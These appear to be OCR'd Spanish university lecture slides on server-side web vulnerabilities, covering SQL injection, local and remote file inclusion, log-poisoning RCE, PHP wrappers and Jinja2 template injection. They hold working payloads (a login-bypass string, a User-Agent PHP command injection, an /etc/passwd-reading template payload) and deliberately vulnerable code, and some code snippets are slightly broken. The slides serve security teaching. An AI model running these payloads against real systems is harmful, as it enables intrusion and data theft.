I. Web (Server-Side Vulns)

Kiko Rivera

Universidad
Rey Juan Carlos

Universidad Rey Juan Carlos

ÍNDICE

SQLi

El lenguaje SQL

Es el lenguaje que se utiliza para controlar DBs

order_id	name	price	user_id
1	Wristwatch	$10	4
2	Keyboard	$42	2
3	Chair	$120	4
4	Phone	$310	1

Table: Orders

- MySQL (= MariaDB)
- Microsoft SQL Server
- Oracle
- SQLite
- Postgres

Ejemplos de queries

- Se seleccionan las FILAS y se filtra por COLUMNAS

```
> SELECT <columna> FROM <tabla> WHERE <filtro>;
> SELECT username, password FROM users WHERE username = "Admin";
> SELECT * FROM users; -- Esto es un comentario
/*esto es otro comentario*/
```

Devuelve el nombre de usuario y la contraseña del usuario cuyo nombre de usuario sea igual a "Admin" de la tabla "users".

¿Y la vulnerabilidad? xd

Cuando no se sanitiza el input del usuario pueden darse situaciones como la siguiente:

```
http://ficticia.caritabuenaperomala.com/productos?id=3
```

Backend:


```
> SELECT id, name, price, description FROM products WHERE id = 3 AND public = 1;
```

Si meto: `3;-- -` como id de producto me mostrará los productos que no están a la vista:

```
> SELECT id, name, price, description FROM products WHERE id = 3;-- - AND public = 1;
```

Ya pero a mi me la pela ver productos ocultos

Pongamos ahora el caso de un login:




```php
class Kiko {
  public function mambo($user, $pass) {
      $conection = new SQLite3('database.db', SQLITE3_OPEN_READONLY);
      $query = 'SELECT * FROM users WHERE username="' . $user . '" AND
password="' . $pass . '"';

      $getUsers = $pdo->query($query);
      [...]
  }
}
```

```
> SELECT * FROM users WHERE username="admin" AND password="STeslaComoMola";
> SELECT * FROM users WHERE username="admin" AND password="xd" OR 1=1; -- -";
```

Metiendo `" OR 1=1; -- -` como contraseña conseguimos loggearnos

Union Based

```
/*Esta query devuelve error puesto que trato de seleccionar una columna de tipo texto en la posicion de una de tipo entero*/
> SELECT id, username FROM users WHERE id = 3 UNION SELECT username, pass FROM users;
/*Esta query devuelve error porque trato de seleccionar mas columnas que la primera query*/
> SELECT id, username FROM users WHERE id = 3 UNION SELECT id, username, pass FROM users;
```

ORDER BY:

```
/*El primero que de error es 1 mas del numero de columnas*/
SELECT id, username FROM users WHERE id = 3 UNION ORDER BY 3;
```


NULL:

```
SELECT id, username FROM users WHERE id = 3 UNION SELECT null FROM users;/*error*/
SELECT id, username FROM users WHERE id = 3 UNION SELECT null, null FROM users;/*ok*/
SELECT id, username FROM users WHERE id = 3 UNION SELECT null, null, null FROM users;/*error*/
```

SQLito

Error Based

Si el error que devuelve la query se muestra por pantalla, podemos tratar de triggerear errores a proposito para que leakear información.




```
or 1=1 in (select @@version) -- //
or 1=1 in (select username from users) -- //
or 1=1 in (select password from users where username = 'admin') -- //
```

PayloadsAllTheThings

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection

LFI & RFI

Local/Remote File Inclusion

```php
<?php
    [...]
    include($_GET['file']);
    /* OR */
    include($_POST['file']);
    /* OR */
    include($_REQUEST['file']);
    [...]
?>
```

```
http://bond.hugo.com/blog?page=rosendo.php
```

vs


```
//php.ini
[...]
allow_url_include = On
[...]
```

```
http://bond.hugo.com/blog?page=http://ivopty.com/sol_rosendo.php
```

De la documentación oficial: *The `include` expression includes and evaluates the specified file.*

LFI & RFI

¿Cómo funcionan los paths?





```
PS C:\Users\k4ki\a\b\c\d\e\f> cd ..\..\..\..\
PS C:\Users\k4ki\a\b>
```


- Los dos puntos `..` representan el directorio padre.
- Si un path comienza por `/` o `c:\` es un path global (en linux y win respectivamente).
- Si empieza por el nombre del directorio o `./` es un path relativo al directorio actual.


Universidad Rey Juan Carlos

LFI & RFI

```php
//index.php
[...]
class="container">
                <div class="row">
                    <h1>LFI <small> - Los mas Flipados del Instituto</small></h1>
                </div>
                <div class="row">
                    <p class="lead">
                        <a >?file=path</a> para incluir un archivo<br>
                    </p>
                [...]
        <? php

        if (isset ($_GET['file'])) {
                include("./" . $_GET['file']);
        }

        ?>

        <script type="text/javascript" src="../static/bootstrap.min.js"></script>
    </body>
</html>
```




```php
//bond.php
<h1>El hash md5 de 1 es: <?php echo md5(1); ?></h1>
```



(el nombre me lo he sacado de la manga)

RCE via logs inclusion

Como ha quedado claro, LFI interpreta código. La pregunta a hacerse es ¿Cómo consigo inyectar código en la aplicación?

- Muy fácil, en los logs. En los de apache, por ejemplo, se puede obvservar que se incluye la cabecera 'User-Agent' que podemos modificar a voluntad.

```
┌──(kali㉿kali)-[~]
└─$ cat /var/log/apache2/access.log
127.0.0.1 - - [26/Oct/2023:02:27:47 +0200] "GET /lfi/index.php?file=bond.php HTTP/1.1" 200 770 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gec
ko/20100101 Firefox/115.0"
```

Con un payload como el siguiente (suponiendo que la raíz del sistema estuviese solo 2 directorios atrás) conseguiríamos ejecutar `ls` y mostrar sus contenidos por pantalla:

```
curl http://nomese.eldominio.com/?page=../../var/log/apache/access.log \
    -H "User-Agent: <?php echo system('ls'); ?>"
```

PHP Wrappers

¿Wrappers? No se bro, yo solo escucho a della

Table of Contents

- file:// — Accessing local filesystem
- http:// — Accessing HTTP(s) URLs
- ftp:// — Accessing FTP(s) URLs
- php:// — Accessing various I/O streams
- zlib:// — Compression Streams
- data:// — Data (RFC 2397)
- glob:// — Find pathnames matching pattern
- phar:// — PHP Archive
- ssh2:// — Secure Shell 2
- rar:// — RAR
- ogg:// — Audio streams
- expect:// — Process Interaction Streams

En programación los wrappers son piezas de código que se utilizan para permitir la compatibilidad entre componentes, u ofrecer una interfaz más simple.

(no hace falta entenderlos en profundidad para poder utilizarlos)

LFI Wrappers

RCE via Wrappers

data://

```
┌──(kali㉿kali)-[~]
└─$ cat prueb.php
<?php
        include("data://text/plain,%3C%3Fphp%20echo%20md5%281%29%3B%20%3F%3E");
?>

┌──(kali㉿kali)-[~]
└─$ php prueb.php
c4ca4238a0b923820dcc509a6f75849b

┌──(kali㉿kali)-[~]
└─$
```

```
/* data:// desencodea el contenido (segundo parametro) y actua a modo de archivo*/

data://text/plain[;base64],<url_encoded/base64>
```

expect://


```
/* expect:// permite ejecutar comandos. No esta habilitado por defecto*/

expect://id
```

LFI

Para mas trucos... HackTricks

https://book.hacktricks.xyz/pentesting-web/file-inclusion

https://book.hacktricks.xyz/pentesting-web/file-inclusion/lfi2rce-via-php-filters



Server Side Template Injection

Se da cuando input del usuario sin sanitizar (como siempre xd) se inyecta en una template. Esto permite al atacante ejecutar sintaxis de la template que se ejecuta server-side.

```python
from flask import Flask, request, render_template_string

app = Flask(__name__)

@app.route("/")
def home():
    if request.args.get('ssti'):
        return render_template_string("Hola %s" %s request.args.get('ssti'))
    else:
        return "Manda tu nombre por el parametro 'ssti'!"

if __name__ == "__main__":
    app.run
```

Yo me centraré más en el modelo flask + jinja2.

SSTI

Sintaxis de Jinja2

```
#expresiones
{{ 2 + 2 }}
{{ "Kiko" ~ surname ~ "ha sacado un temazo!" }}

#sentencias
{% if variable == 3 %}
{% for i in range(3) %}

#comentarios
{# Esto esta comentado #}
```

Como se puede observar, ambas las expresiones y las sentencias son prácticamente código en python.
El funcionamiento de las expresiones es prácticamente el mismo que hacer `print(eval("expresión"))` en python.

```
>>> print(eval("7 * 7"))
49
```

Sintaxis Objetos en Python


```python
class os():
  def __init__(self):
    self.atributo = "Hola"

  def metodo(self, cmd):
    print(cmd)

ejemplo_objeto = os()
ejemplo_objeto.atributo = "Adios"
ejemplo_objeto.metodo("Printeame esta")

ejemplo_diccionario = dict()
ejemplo_diccionario["clave"] = "valor"
```

Existen clases que pueden tener atributos y métodos. También existen los diccionarios que son estructuras que guardan información de tipo clave-valor.
Todas las clases en Python heredan de Object.

```python
class os():
  def popen(self, cmd):
    print(cmd)

ejemplo_globals = dict()
ejemplo_globals["os"] = os()

#Normalmente hariamos:
new_os = ejemplo_globals["os"]
new_os.popen("id")

#Podemos hacer directamente:
ejemplo_globals["os"].popen("id")
```

En vez de ir almacenando el contenido en variables, podemos ir accediendo a los atributos/métodos de una clase almacenada en un diccionario

SSTI



Free Alca

Lo que ocurre es que las variables están en el contexto de la template, lo que significa que existen únicamente las clases que se le hayan pasado. Entonces...¿Cómo ejecuto `os.system`?
Saliendo de la sandbox.

Básicamente podemos utilizar atributos especiales para "ir hacia atrás" en la lista de atributos hasta alcanzar el contexto exterior, donde podremos utilizar las clases y métodos de Jinja2 lo que nos dará ejecución de comandos sobre el sistema.

```
>>> print(eval('"una string".__class__.__mro__'))
(<class 'str'>, <class 'str'>, <class 'object'>)

# Por lo tanto puedo acceder a la clase object con
"una string".__class__.__mro__[2]

# El metodo __subclasses__() me da una lista de las subclases inmediatas
>>> print(eval('"una string".__class__.__mro__[1].__subclasses__()'))
[<class 'type'>, <class 'async_generator'>, <class 'int'>, <class
'bytearray_iterator'>, <class 'bytearray'>, <class 'bytes_iterator'>, <class
'bytes'>, <class 'builtin_function_or_method'>, [...]

# Final payload:
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read() }}
```

Universidad Rey Juan Carlos

Como siempre, os derivo a HackTricks

I. Web (Server-Side Vulns)

Alumno Ciberseguridad

Universidad Rey Juan Carlos